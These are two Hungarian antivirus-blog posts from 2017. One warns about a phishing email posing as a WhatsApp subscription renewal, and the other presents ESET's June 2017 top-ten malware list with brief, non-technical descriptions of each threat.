Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

749

Antivírus blog

vírusok, férgek, botnetek, kártevők

WhatsApp előfizetés hosszabbítás vagy mégsem

2017. július 17. 18:01 - Csizmazia Darab István [Rambo]

Vagy mégsem? rovatunk kimeríthetetlen bugyraiból emelkedett elő nemrégiben az a csaló e-mail, amelyben arról tájékoztatják a naiv ügyfelet, hogy **hamarosan lejár a WhatsApp előfizetés nélküli egy éves periódusa, de sebaj, mert a mellékelt linken máris "frissíthetjük" fizetési adatainkat. Vagy mégsem...**




Legyen szó mostantól fizetős Facebookról, eladó és 31 milliárd dolláros áron felvásárolt Twitterről, esetleg iTunes számlának látszó tárgyról, vagy éppen látszólag az Instagram üzemeltetői által nekünk küldött levélről, a csalók kreativitása továbbra sem ismer lehetetlent, sem fáradtságot - kimeríthetetlenül ontják az egyre bővülő változatos átverős üzeneteket.



A mostani akcióban olyan üzenetek keringenek, amelyben a csalók az állítólagosan lejáró eddig ingyenes WhatsApp használatunkért igyekeznek sápot szedni, bennünket becsapni. Itt a felelőtlen kattintás nem csak a belépési accountunkat, hanem a banki adatainkat is veszélybe sodorhatja.

Sokaknak talán emlékezetes lehet a WhatsApp azon 2016-os bejelentése, ami a korábbi díjfizetéseket az év elejével teljesen megszüntette. Ám valószínűleg sokan erről a részletről nem tudnak, és **ha csak a felhasználók 5%-a átverhető ily módon, akkor a csalóknak már bőségesen megérte a fáradozást.**



Manapság, amikor már az összes e-mail 80-90%-a spam, nincs nyugodt időszak, hiszen folyamatosan áramlik, ömlik a sok szemét, megtévesztés vagy fertőzött mellékletet, linket tartalmazó levelek áradata.

Ebben kaphatunk az OTP nevében ajánlott adathalász hamis appot , mellyel banki adatainkat próbálják meg ellopni, de jöhet Apple iTunes account állítólagos lejáratásra figyelmeztető állevél, PayPal belépési korlátozásnak látszó üzenet, ahol persze egy kattintással "orvosolható" a nem is létező probléma, és aki csak belepillant a spamfolderbe, tudatára ébredhet, milyen világban is élünk.



Megszokni, megtanulni pedig mindezekből azt érdemes, hogy szűnni nem akaró állandó globális támadás alatt vagyunk, ahol a gyanakvás, kételkedés és kritikai gondolkodás, biztonságtudatos hozzáállás minden percben nélkülözhetetlen kellék. Ahogy Bill Gates nem osztogatja el a vagyonát, a gyanús, szokatlan, ijesztő, hihetetlen vagy túlságosan is kedvező üzenetek fel kell hogy keltsék az óvatosságunkat, és az ilyen jellegű levelek, spamek, átverések várhatóan sosem fognak megszűnni.

Tetszik 4

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: spam vagy csalás átverés mégsem adathalász whatsapp welivesecurity.com

Ajánlott bejegyzések:


Apple ID újraérvényesítés. Vagy mégsem?


iTunes bankkártya probléma. Vagy mégsem?



Telekom számla vagy mégsem II.


Itt a Windows 10 telepítő. Vagy mégsem?


A LinkedIn support üzent nekünk. Vagy mégsem?

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12670385

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

178

Antivírus blog

vírusok, férgek, botnetek, kártevők

Trójaiak - Reklámprogramok 6-3


2017. július 28. 11:56 - Csizmazia Darab István [Rambo]

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2017. júniusában a következő 10 károkozó terjedt a legnagyobb számban.



Idén júniusban 6 trójai és 3 reklámprogram (adware) foglalja el a lista legnagyobb részét, így mindössze egyetlen féreg típusú kártevőnek jutott hely. A változásokat áttekintve azt találjuk, hogy az előző hónap első és második helyezettje helyet cserélt, így **a mezőnyt ezúttal a JS/Adware.AztecMedia adware vezeti jelentős fölénnyel.** Ez egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek.

Második helyen találjuk a JS/Chromex.Submelius programot. Ez egy olyan trójai, amely észrevétlenül rosszindulatú szoftverekkel ellátott weboldalakra irányítja át a gyanútlan felhasználó böngészőjét. Az átirányításért felelős rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba, trójaiként pedig hamis Chrome böngésző kiegészítőként is találkozhatunk vele.



A toplista e havi újonca pedig szintén egy reklámprogram lett, a nyolcadik pozíciót elfoglaló JS/Adware.Serhoxs személyében. **A JS/Adware.Serhoxs egy olyan kéretlen alkalmazás, amelynek célja különféle reklámok megjelenítése a fertőzött számítógépen**. A kártevő jellemzően a manipulált weboldalak HTML kódjába beágyazva található.

A különféle adware programok jellemzően olyan kéretlen alkalmazások, amelyet különféle hirdetések megjelenítésére terveztek. Szerencsére **az ESET antivírus megoldásainak telepítésekor erre külön opcióval készülhetünk fel, így ha a kéretlen programok szűrése lehetőséget választjuk ki, úgy ezek a zavaró reklámprogramok is blokkolásra, detektálásra, szűrésre kerülnek.**



Továbbra is helyezett maradt a Win32/Bundpil féreg, de ezúttal már csak a 10-ik helyen találjuk. Ez a károkozó hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít.

Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Az ESET Radar Report e havi kiadása ezúttal azzal foglalkozik, vajon **mennyit segíthetnek a könyvek a vírusvédelmi ismeretek elsajátításában**. Napjaink rohamléptű fejlődésében még az online tartalmak is gyorsan elavulnak, ám ennek ellenére léteznek azért olyan alapművek, és hasznos könyvek, amelyeket még ma is haszonnal forgathatunk. Mindehhez az apropót pedig az szolgáltatta, hogy a Heimdal Security **húsz ismert biztonsági szakértőt keresett meg, milyen fontos könyveket szeretnek, illetve használnak munkájuk során.**


A megkérdezettek között volt **az ESET-nél dolgozó David Harley is, aki többek közt Szőr Péter: A vírusvédelem művészete című művét is említette. Ez a kötet ugyan nem a legújabb, hiszen az első kiadása angolul még 2005-ben jelent meg, és sajnos a szerző is fiatalon, tragikus hirtelenséggel meghalt 2013-ban**. Ám nagyon alapos és részletes összefoglalót ad a korai rosszindulatú programok, vírusok időszakáról és az akkori felderítési technológiákról. A válaszolók egyébként igen széles spektrumból válogatták az olvasmányaikat, így abban szerepeltek nem csak Tom Clancy kémregényei, hanem például olyan művek is, mint "A Háló kalózai - Hogyan lopjunk kontinenst" című könyv is.



Az antivírus blog júniusi fontosabb blogposztjai között először arról írtunk, hogy egy kozmetikai műtéteket végző sebészeti klinikánál történt informatikai incidens során az elkövetők a nemzetközi ügyfelek személyes adatain felül mintegy 25 ezer - köztük sok meztelen - műtéti fotót is zsákmányoltak, majd váltságdíjat követeltek azért, hogy mindezt ne töltsék fel a netre.




Beszámoltunk arról, hogy **idén ünnepelte 30 éves fennállását az ESET**. A kiberbiztonsági vállalat nagy utat tett meg 1987 óta: kis startup cégként kezdte, majd a szerény kezdetek után hamar erős és stabil biztonsági vállalattá fejlődött, amely mára már 200 országban van jelen a világ minden tájá**n**.



Szó volt még arról, hogy **míg pár évvel ezelőtt mindenki a botneteket tartotta a legnagyobb veszélynek, mára ezek a távolról irányítható fertőzött zombigépek és a ransomware kártevők együtt keserítik meg sokak életét.**



Emellett írtunk arról is, hogy **az ESET kutatói kielemeztek egy olyan kifinomult és rendkívül veszélyes kártevőt, amelyet kritikus ipari folyamatok szabotálására terveztek**. A szakemberek véleménye szerint a kiberbűnözők egy tavaly év végi, ukrán áramszolgáltatót érintő támadás során tesztelték az Industroyer, amely a legnagyobb fenyegetés a Stuxnet óta.




A blogposztok közt szerepelt az is, hogy **még egyszerű felhasználóként belefutni egy zsarolóvírusba is igen emlékezetes élmény, de egy ilyen támadást elszenvedni mint cég, ez már nagyságrenddel komolyabb káoszt képes okozni.**




Nem maradhatott ki az sem, hogy idén június 15-től megszűntek a roaming díjak az Európai Unióban, amely így a telefonálás mellett végre az adatforgalomban, az internethasználatban is nagyobb szabadságot ad a felhasználóknak. Az ESET szakemberei öt pontban összegyűjtötték a legfontosabb tippeket, hogy **mire kell figyelnünk okoseszközeinknél a nyaralás alatti internethasználat során - függetlenül attól, hogy éppen nyilvános Wi-Fi hálózatot vagy mobilhálózatot használunk-e.**



Rendszeresen és sokat írtunk már a felhasználói biztonságtudatosságról, ennek gyakori hiányáról, a rendszeres képzések fontosságáról. **Egy vállalati alkalmazottak körében nemrég végzett biztonságtudatosságot firtató felmérésből próbáltunk meg szélesebb képet adni a pillanatnyi helyzetről.**



És végül június végén megérkezett a Petya, NotPetya vagy éppen PetrWrapként emlegetett új zsarolóvírus hullám. **A kártevő a WannaCry és a Petya keresztezésének látszott, a friss támadásban pedig Ukrajna volt érintve a legerősebben, de számos más országbeli felhasználók - spanyol, indiai, brit, dán, olasz, magyar - is megtapasztalhatták a kellemetlen hatását.**



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2017. júniusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 44.93%-áért. Aki pedig **folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.**


01. JS/Adware.AztecMedia adware
Elterjedtsége a júniusi fertőzések között: 12.09%
Működés: A JS/Adware.AztecMedia egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. A rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.



Bővebb információ: http://www.virusradar.com/en/JS_Adware.AztecMedia/detail


02. JS/Chromex.Submelius trójai
Elterjedtsége a júniusi fertőzések között: 9.05%
Működés: A JS/Chromex.Submelius egy olyan trójai, amely észrevétlenül rosszindulatú szoftverekkel ellátott weboldalakra irányítja át a gyanútlan felhasználó böngészőjét. Az átirányításért felelős rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba, trójaiként pedig hamis Chrome böngésző

kiegészítőként is találkozhatunk vele.



Bővebb információ: http://www.virusradar.com/en/JS_Chromex.Submelius/detail

03. JS/Adware.Imali adware
Elterjedtsége a júniusi fertőzések között: 6.17
Működés: A JS/Adware.Imali egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. A rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.




Bővebb információ: http://www.virusradar.com/en/JS_Adware.Imali/detail

04. JS/ProxyChanger trójai
Elterjedtsége a júniusi fertőzések között: 4.92%
Működés: A JS/Proxy Changer egy olyan trójai kártevő, amely megakadályozza a hozzáférést egyes weboldalakhoz, és eközben titokban átirányítja a forgalmat bizonyos IP-címekre.




Bővebb információ: http://www.virusradar.com/en/JS_ProxyChanger.BV/description

05. LNK/Agent.DV trójai
Elterjedtsége a júniusi fertőzések között: 2.66%
Működés: A LNK/Agent trójai fő feladata, hogy a háttérben különféle létező és legitim - alaphelyzetben egyébként ártalmatlan - Windows parancsokból kártékony célú utasítássorozatokat fűzzön össze, majd futtassa is le azokat. Ez a technika legelőször a Stuxnet elemzésénél tűnt fel a szakembereknek, a sebezhetőség lefuttatásának négy lehetséges módja közül ez volt ugyanis az egyik. Víruselemzők véleménye szerint ez a módszer lehet a jövő Autorun.inf szerű kártevője, ami valószínűleg szintén széles körben és hosszú ideig lehet képes terjedni.




Bővebb információ: http://www.virusradar.com/en/LNK_Agent.DV/description

06. JS/Danger.ScriptAttachment trójai
Elterjedtsége a júniusi fertőzések között: 2.57%
Működés: A JS/Danger.ScriptAttachment egy olyan kártékony JavaScript fájl, amely fertőzött e-mailek mellékletében terjed, és futása során képes a megtámadott számítógépre további kártékony kódokat letölteni. Ezek elsősorban zsaroló kártevők, amelyek észrevétlenül elkódolják a felhasználó állományait, majd a titkosítás feloldásáért cserébe váltságdíjat követelnek.




Bővebb információ: http://www.virusradar.com/en/threat_encyclopaedia/detail/323025

07. HTML/FakeAlert trójai
Elterjedtsége a júniusi fertőzések között: 2.34%
Működés: A HTML/FakeAlert trójai olyan kártevőcsalád, amely jellemzően hamis figyelmeztető üzeneteket jelenít meg, hogy az úgynevezett support csalásra előkészítse a számítógépet. A felhasználót ezekben az üzenetekben arra ösztönzik, hogy lépjen kapcsolatba a csalók hamis műszaki támogatásával, ahol a "távsegítség" során kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat, aki ekkor vírust, illetve kémprogramot tölt le és telepít fel saját magának, amin keresztül aztán ellopják a személyes adatait.




Bővebb információ: http://www.virusradar.com/en/HTML_FakeAlert/detail

08. JS/Adware.Serhoxs adware
Elterjedtsége a júniusi fertőzések között: 2.26%
A JS/Adware.Serhoxs egy olyan kéretlen alkalmazás, amelynek célja különféle reklámok megjelenítése a fertőzött számítógépen. A kártevő jellemzően a manipulált weboldalak HTML kódjába beágyazva található.




Bővebb információ: http://www.virusradar.com/en/JS_Adware.Serhoxs/detail

09. Win32/Adware.ELEX trójai
Elterjedtsége a júniusi fertőzések között: 1.50%
